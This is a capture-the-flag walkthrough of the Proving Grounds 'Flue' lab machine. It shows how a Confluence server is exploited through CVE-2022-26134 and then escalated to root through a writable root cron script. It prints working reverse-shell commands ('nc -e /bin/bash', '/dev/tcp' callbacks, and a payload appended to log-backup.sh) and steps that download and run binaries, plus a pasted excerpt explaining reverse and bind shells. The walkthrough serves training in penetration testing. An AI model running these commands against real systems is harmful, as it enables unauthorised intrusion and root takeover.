

Proving Grounds Practice 44

Proving Grounds Practice — Flue

Enumeration


```
1 sudo nmap -p- -Pn -v $ip -sS -A -T 4 -oN nmap_sS.txt
```

Port 22, 8090 and 8091 opened.

Option	Meaning
<code>sudo</code>	Required for some <code>nmap</code> features (like SYN scan <code>-sS</code>) that need raw socket access.
<code>nmap</code>	The network scanner tool.
<code>-p-</code>	Scan all 65,535 TCP ports (from port 1 to 65535).
<code>-Pn</code>	Skip host discovery — assume the host is up, even if it doesn't respond to ping. Useful for firewalled targets.
<code>-v</code>	Verbose output — shows progress and details while scanning.
<code>\$ip</code>	Variable containing the target IP address (you should replace or set this variable).
<code>-sS</code>	SYN scan (also known as half-open scan): • Fast and stealthy • Sends SYN packets and observes responses (doesn't complete TCP handshake).
<code>-A</code>	Enable aggressive scan : • OS detection• Version detection• Script scanning• Traceroute
<code>-T4</code>	Set timing template to 4 (faster scan; assumes reliable network).
<code>-oN nmap_sS.txt</code>	Output results in normal format and save to file <code>nmap_sS.txt</code> .

Port 8090

Checking the website, a confluence page.



We discover version 7.13.6. Google “atlassian confluence 7.13.6 exploit” and found a RCE exploit cve-2022-26134.



Rapid7

<https://www.rapid7.com/blog/post/2022/06/02/active-exploitation-of-confluence-cve-2022-26134/>

Getting reverse shell

We then found exploit from github.



GitHub - nxtexploit/CVE-2022-26134: Atlassian Confluence (CVE-2022-26134) - Unau...

https://github.com/nxtexploit/CVE-2022-26134?source=post_page-----bee721403cd4-----...

I tried with above exploit and manage to execute command.

```
(kali@kali) ~$ python3 cve_2022_26134.py http://192.168.175.41:8090 id
Confluence target version: 7.13.6
uid=1001(confluence) gid=1001(confluence) groups=1001(confluence)
```

However, when I try to get reverse shell with `nc`, it does not work, I wonder if `nc -e` option is not supported. Then tried another reverse shell payload does not work as well, I believe it is due to encoding issue.

At a high level, we are interested in two kinds of shell when it comes to exploiting a target: Reverse shells, and bind shells.

- **Reverse shells** are when the target is forced to execute code that connects *back* to your computer. On your own computer you would use one of the tools mentioned in the previous task to set up a *listener* which would be used to receive the connection. Reverse shells are a good way to bypass firewall rules that may prevent you from connecting to arbitrary ports on the target; however, the drawback is that, when receiving a shell from a machine across the internet, you would need to configure your own network to accept the shell. This, however, will not be a problem on the TryHackMe network due to the method by which we connect into the network.
- **Bind shells** are when the code executed on the target is used to start a listener attached to a shell directly on the target. This would then be opened up to the internet, meaning you can connect to the port that the code has opened and obtain remote code execution that way. This has the advantage of not requiring any configuration on your own network, but may be prevented by firewalls protecting the target.

As a general rule, reverse shells are easier to execute and debug, however, we will cover both examples below. Don't worry too much about the syntax here: we will be looking at it in upcoming tasks. Instead notice the difference between reverse and bind shells in the following simulations.

Reverse Shell example:

Let's start with the more common reverse shell.

Nine times out of ten, this is what you'll be going for -- especially in CTF challenges like those of TryHackMe.

Take a look at the following image. On the left we have a reverse shell listener -- this is what receives the connection. On the right is a simulation of sending a reverse shell. In reality, this is more likely to be done through code injection on a remote website or something along those lines. Picture the image on the left as being your own computer, and the image on the right as being the target.

On the attacking machine:

```
sudo nc -lvp 443
```

On the target:

```
nc <LOCAL-IP> <PORT> -e /bin/bash

muri@augury:~$ whoami
muri
muri@augury:~$ sudo nc -lvp 443
listening on [any] 443 ...
connect to [10.11.12.223] from (UNKNOWN) [10.10.199.58] 43
286
whoami
shell

shell@linux-shell-practice:~$ whoami
shell
shell@linux-shell-practice:~$ nc 10.11.12.223 443 -e /bin/bash
```

Notice that after running the command on the right, the listener receives a connection. When the `whoami` command is run, we see that we are executing commands as the target user. The important thing here is that we are *listening* on our own attacking machine, and sending a connection *from* the target.

◆ What is `nc -e`?

Normally, to get a reverse shell, you might try this:

```
1 nc <attacker_ip> <port> -e /bin/bash
```

This says:

“Use netcat to connect to me, and once connected, run `/bin/bash` (the shell) and send all input/output over that connection.”

However — many versions of `nc` **don't support the `-e` option** (it's disabled for security reasons). That's why it might fail silently or do nothing.

To make our life easier. Decide to find any other exploit from github, we found this that has reverse shell option. And we found this.



through_the_wire/through_the_wire.py at main · jlbaines-r7/through_the_wire

https://github.com/jlbaines-r7/through_the_wire/blob/main/through_the_wire.py?source=post...

```

parser = argparse.ArgumentParser(description='Atlassian Confluence Server exploit (CVE-2022-26134)')
parser.add_argument('--rhost', action="store", dest="rhost", required=True, help="The remote address to exploit")
parser.add_argument('--rport', action="store", dest="rport", type=int, help="The remote port to exploit", default="443")
parser.add_argument('--lhost', action="store", dest="lhost", required=True, help="The local address to connect back to")
parser.add_argument('--lport', action="store", dest="lport", type=int, help="The local port to connect back to", default="1270")
parser.add_argument('--protocol', action="store", dest="protocol", help="The protocol handler to use", default="https://")
parser.add_argument('--reverse-shell', action="store_true", dest="reverse_shell", default=False, help="Execute a bash shell")
parser.add_argument('--fork-nc', action="store_true", dest="fork_nc", default=True, help="Directs the program to start an nc listener")
parser.add_argument('--nc-path', action="store", dest="ncpath", help="The path to nc", default="/usr/bin/nc")
parser.add_argument('--read-file', action="store", dest="read_file", help="From memory, read the provided file")
args = parser.parse_args()

```

```

1 python3 exploit.py --rhost 192.168.175.41 --rport 8090 --lhost
  $KaliIP --protocol http:// --reverse-shell

```

Although

the

jrbaines-r7
CVE-2022-26134

"Spit my soul through the wire"



```

[+] Forking a netcat listener
[+] Using /usr/bin/nc
[+] Generating a reverse shell payload
[+] Sending exploit at http://192.168.175.41:8090//%24%7BClass.forName%28%22com
tResponse%22%2Cnull%29.invoke%28null%2Cnull%29.setHeader%28%22%22%2C%20Class.f
29.getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder
dev/tcp/192.168.45.213/1270%200%3E%261%27%29.start%28%29%22%29%29%7D
listening on [any] 1270 ...
connect to [192.168.45.213] from (UNKNOWN) [192.168.175.41] 53574
bash: cannot set terminal process group (766): Inappropriate ioctl for device
bash: no job control in this shell
confluence@flu:/opt/atlassian/confluence/bin$ exit

```

Alternative

You can use the target machine to grep `nc` binary from kali machine and execute it to get the reverse shell.

```

1 cd /path/to/nc
2 python3 -m http.server 80
3 #using the ntxtexploit github

```

```

4 python3 cve_2022_26134.py http://192.168.175.41:8090 "curl
  http://$KaliIP/nc -o /tmp/nc"
5 python3 cve_2022_26134.py http://192.168.175.41:8090 "chmod +x
  /tmp/nc"
6 #check if nc has execute permission
7 python3 cve_2022_26134.py http://192.168.175.41:8090 "ls -al
  /tmp/nc"
8 python3 cve_2022_26134.py http://192.168.175.41:8090 "/tmp/nc
  $KaliIP 80 -e /bin/bash"

```

Privilege Escalation

Run [linpeas.sh](#) on the target machine and did not find any potential PE. There might be some rabbit hole there like port 3306 mysql running locally, but checking running services, mysql was run my user mysql. Does not see any point here to get a shell as mysql.

Option 1: ss + ps

```

bash
sudo ss -ltnp | grep 3306

```

- ss shows listening TCP ports.
- ltnp means:
 - l: listening sockets
 - t: TCP
 - n: numeric (don't resolve names)
 - p: show process using the port

Example output:

```

nginx
LISTEN 0 128 0.0.0.0:3306 *:* users:(("mysqld",pid=1234,fd=3))

```

Take note of the PID (3334).

Now use:

```

bash
ps -p 1234 -o pid,user,comm

```

Output:

```

pid user  command
1234 mysql mysqld

```

This tells you MySQL is running as the mysql user, not root.

Option 2: netstat (older systems)

```

bash
sudo netstat -tulnp | grep 3306

```

Output:

```

nginx
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN 1234/mysqld

```

Then:

```

bash
ps -p 1234 -o user

```

Same idea — get the PID, then check the user.

Then we also found local port 8000, which has the same PID as confluence, so might not be the first target to explore for the moment.

◆ Port 8000 – Confluence (Same PID Found)

What It Means:

- Port 8000 is open, and you traced it back to a process that runs **Confluence**, a web-based collaboration software (by Atlassian).
- You also saw that the **PID (Process ID)** for port 8000 matches the Confluence service.

Why It Matters:

- Web apps like Confluence can be a way in if they're misconfigured, outdated, or run as root (very bad practice, but still happens).
- However, in your case, Confluence is **not running as root** — so again, **no direct privilege escalation path from it right now**.

Check running services anything run by root but nothing useful. Let checks on if any cronjob run by root. crontab does not show anything.

Checked for cron jobs run by root

- Ran `crontab -l` (probably as your current user) — **no results**.

Privilege Escalation

Let try **pspy**.

Root is doing something behind the scene

```
1 #at kali
2 cd /path/to/pspy32s
3 python3 -m http.server 80
4 #at target machine
5 cd /tmp
6 curl http://$kaliIP/pspy32s -o pspy
7 chmod +x pspy
8 timeout 60s /tmp/pspy
```

timeout 60s /tmp/pspy

- Runs pspy for 60 seconds, then automatically stops it.
- This is a non-privileged binary, so it can be run without root access.
- During that 60 seconds, pspy will:

- Watch for any new processes
- List what users are running them
- Log any scheduled cron jobs or scripts triggered during that time

```

2023/12/27 06:51:45 CMD: UID=0 PID=2 |
2023/12/27 06:51:45 CMD: UID=0 PID=1 | /sbin/init
2023/12/27 06:52:01 CMD: UID=0 PID=25983 | /usr/sbin/CRON -f -P
2023/12/27 06:52:01 CMD: UID=0 PID=25984 | /usr/sbin/CRON -f -P
2023/12/27 06:52:01 CMD: UID=0 PID=25985 | /bin/sh -c /opt/log-backup.sh
2023/12/27 06:52:01 CMD: UID=0 PID=25986 | /bin/bash /opt/log-backup.sh
2023/12/27 06:52:01 CMD: UID=0 PID=25987 | /bin/bash /opt/log-backup.sh
2023/12/27 06:52:01 CMD: UID=0 PID=25988 | /bin/bash /opt/log-backup.sh
2023/12/27 06:52:01 CMD: UID=0 PID=25989 | tar -czf /root/backup/log_backup_20231227065201.tar.gz /root/backup/log_backup_20231227065201
2023/12/27 06:52:01 CMD: UID=0 PID=25990 |
2023/12/27 06:52:01 CMD: UID=0 PID=25991 | /bin/bash /opt/log-backup.sh
2023/12/27 06:52:01 CMD: UID=0 PID=25992 | find /root/backup -name log_backup_* -min +5 -exec rm -rf {} ;
2023/12/27 06:52:01 CMD: UID=0 PID=25993 | rm -rf /root/backup/log_backup_20231227064601
Exiting program... (terminated)

```

- These process that are being executed are related to each other because:

- 1. Same Timestamp

Every entry is at `2023/12/27 06:52:01`, which strongly suggests they were triggered by a single event (like a cron job).

- 2. Same UID and User Context

All commands are run by **UID=0 (root)**, meaning they're likely run under the same privilege and user session — typical for automated root-level cron jobs.

- 3. Process IDs and Chain of Execution

The **PIDs** are sequential and close in value:

- Example: 25938 → 25999 → 26001

This shows a chain of subprocesses, where:

- A parent process (cron) spawned a script,
- The script then spawned child processes for each internal command (like `tar`, `find`, `rm`).

How the Processes Are Related

1. Cron Job Triggered

```
1 /usr/sbin/CRON -f -P
```

- This starts the execution of a scheduled task defined in the system crontab.
- It triggers the script `/opt/log-backup.sh`.

2. Script Execution Chain

```

1 /bin/sh /opt/log-backup.sh
2 /bin/bash /opt/log-backup.sh
3 /bin/bash /opt/log-backup.sh

```

- The script is executed multiple times, possibly due to how it's written (e.g., sourcing itself or calling itself internally).
- It could involve subscripts or recursive logic.

3. Archiving Logs

```
1 tar czf /root/backup/log_backup_20231227065201.tar.gz
   /root/backup/log_backup_20231227065201
```

- Creates a compressed `.tar.gz` file of logs saved at that timestamp.

4. Automatic Cleanup

```
1 find /root/backup -name log_backup_* -mmin +5 -exec rm -rf {} \;
2 rm -rf /root/backup/log_backup_20231227064601
```

Part	Meaning
<code>find /root/backup</code>	Search inside the <code>/root/backup</code> directory.
<code>-name log_backup_*</code>	Match files or directories that start with <code>log_backup_</code> . The <code>*</code> is a wildcard (matches anything after).
<code>-mmin +5</code>	Find items modified more than 5 minutes ago . <code>+5</code> = older than 5 minutes.
<code>-exec rm -rf {} \;</code>	For each matching file/folder (<code>{}</code>), run <code>rm -rf</code> to forcefully delete it. The <code>\;</code> ends the <code>-exec</code> command safely.

- These two commands clean up old backup directories that are more than 5 minutes old.

✅ Conclusion

Yes — **all these commands are part of a single automated log-backup workflow:**

- Triggered by `cron`.
- Executes `/opt/log-backup.sh`.
- Creates compressed backups.
- Cleans up old data.

Cronjob

Gottcha! Root(UID=0) has cronjob to do. Check `/opt/log-backup.sh` and we have write permission to the file.

```
1 #At kali
2 nc -nlvp 4444
3 #At target machine, add in reverse shell payload to the file, and
  let root execute it
4 echo 'sh -i >& /dev/tcp/$KaliIP/4444 0>&1' >> log-backup.sh
5 #wait for reverse shell to connect
```

```
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.45.213] from (UNKNOWN) [192.168.175.41] 44074
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
```